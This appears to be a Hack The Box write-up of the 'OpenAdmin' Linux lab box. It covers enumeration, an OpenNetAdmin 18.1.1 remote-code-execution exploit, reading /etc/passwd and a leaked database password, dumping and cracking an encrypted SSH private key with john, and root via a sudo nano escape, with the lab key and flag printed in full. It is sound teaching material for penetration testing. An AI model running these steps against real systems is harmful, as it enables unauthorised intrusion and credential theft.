*by **billanz** (https://www.hackthebox.eu/home/users/profile/12566)*


This is the first box published on 2020. It's a Linux box, easy rated, pretty straightforward but quite fun and educational.

tl;dr

- ***nmap -A -Pn -T4 10.10.10.171***
- ***dirb***
- ***rce exploit***
- ***enumeration.***
- ***ls -la***
- ***cat /etc/passwd***
- ***enumeration..***
- ***crack using john***
- ***ssh joanna***
- ***sudo -l***
- ***sudo /bin/nano /opt/priv***
- ***^R^X...***

ENUMERATION-INFORMATION GATHERING


First step, we have to scan the host for open ports and related services, so to determine our attack surface.
Using ***nmap*** we came across 2 open ports, SSH on port 22 and TCP on port 80 where we can see the default Apache's server page.



At this point, as we don't have anything interesting in the default page, we will start scratching through directories. Using ***dirb*** to enumerate different paths, we found some interesting paths to start digging into.


```
http://10.10.10.171:80
---------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/music/
/music/img/
/music/img/blog/
/music/img/concept/
/music/img/icons/
/music/img/playlist/
/music/img/premium/
/music/js/
/music/img/songs/
/ona/
/ona/images/
/ona/images/silk/
/ona/include/
```

Coming up next, and after searching the paths for a little whil, we found out that on the 10.10.10.171/ona/ path, there is a control panel of a web app, called OpenNetAdmin, version 18.1.1.



EXPLOIT


By running ***searchsploit*** for the OpenNetAdmin, we can see that there are two exploits for the version running on the machine. We download the Remote Code Execution and by modifying it a bit, we run the exploit and we can see that we have a low privileged shell (www-data).



Since the user is a low provileged user, we are not able to perform any major tasks. We have to search and enumerate the directories and files, to find out something that we can use to escalate the privilege to another user.

We need to list all the available users in this box and thus we try ***cat /etc/passwd*** to see if we can list the users. (We have already see by listing the home directory that we have 2 different home folders)

So in the local/config folder a database setting file exists, which contains a plain text password on it.



First thing to do, is to try ***ssh*** (as jimmy) using the password that we found, and voilà, it worked. But after a while searching through folders, we realize that there is no user flag. We kept searching and we found that in the www's folder there is a special folder called internal which contains some php files.

PRIVILEGE ESCALATION

cating through them, we can see that our key file is the main.php, through which we can grab the private key for user Joanna.

```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php");
};
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

We used ***curl*** to fetch the desired data, but we faced a 404 not found error. By running ***netstat -tulpn*** (thanks to htb forum for that, as my head was burning) we found some listen ports on the localhost. Proceeding with one by one we finaly got the desired private key.

```
jimmy@openadmin:~$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

Now we have the key, but we don’t know the password so to ssh. We copied the key in our machine and we used john so to crack the password.

```
root@kali:~/Downloads# john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (/root/Downloads/key)
1g 0:00:00:12 DONE (2020-02-14 21:15) 0.08097g/s 1161Kp/s 1161Kc/s 1161KC/sa6_123..*7¡Vamos!
Session completed
```

After that we found the password, we ssh as joanna and there it is, the user flag.

```
joanna@openadmin: ~ 1
joanna@openadmin:~$ id
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$
```

ROAD TO ROOT

We start enumerating with ***sudo -l*** to see if joanna can run any command as sudo user,

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

ending up easily, openning the ***nano*** which is pretty easy to escape/exploit. ***Ctrl +R*** and ***Ctrl +X*** and every command we insert will be executed with privileged permissions.

```
Command to execute: cat /root/root.txt
^G Get Help
^C Cancel
```

Alternative:

We are also able to prompt a new shell (as root) through the editor.

Curtains closing in front of the root flag...

Thanks for reading my write up!
Cheers

References:

OpenNetAdmin RCE
https://www.exploit-db.com/exploits/47691

JRT tutorial
https://www.hackingarticles.in/beginners-guide-for-john-the-ripper-part-2/

GTFOBins - Nano
https://gtfobins.github.io/gtfobins/nano/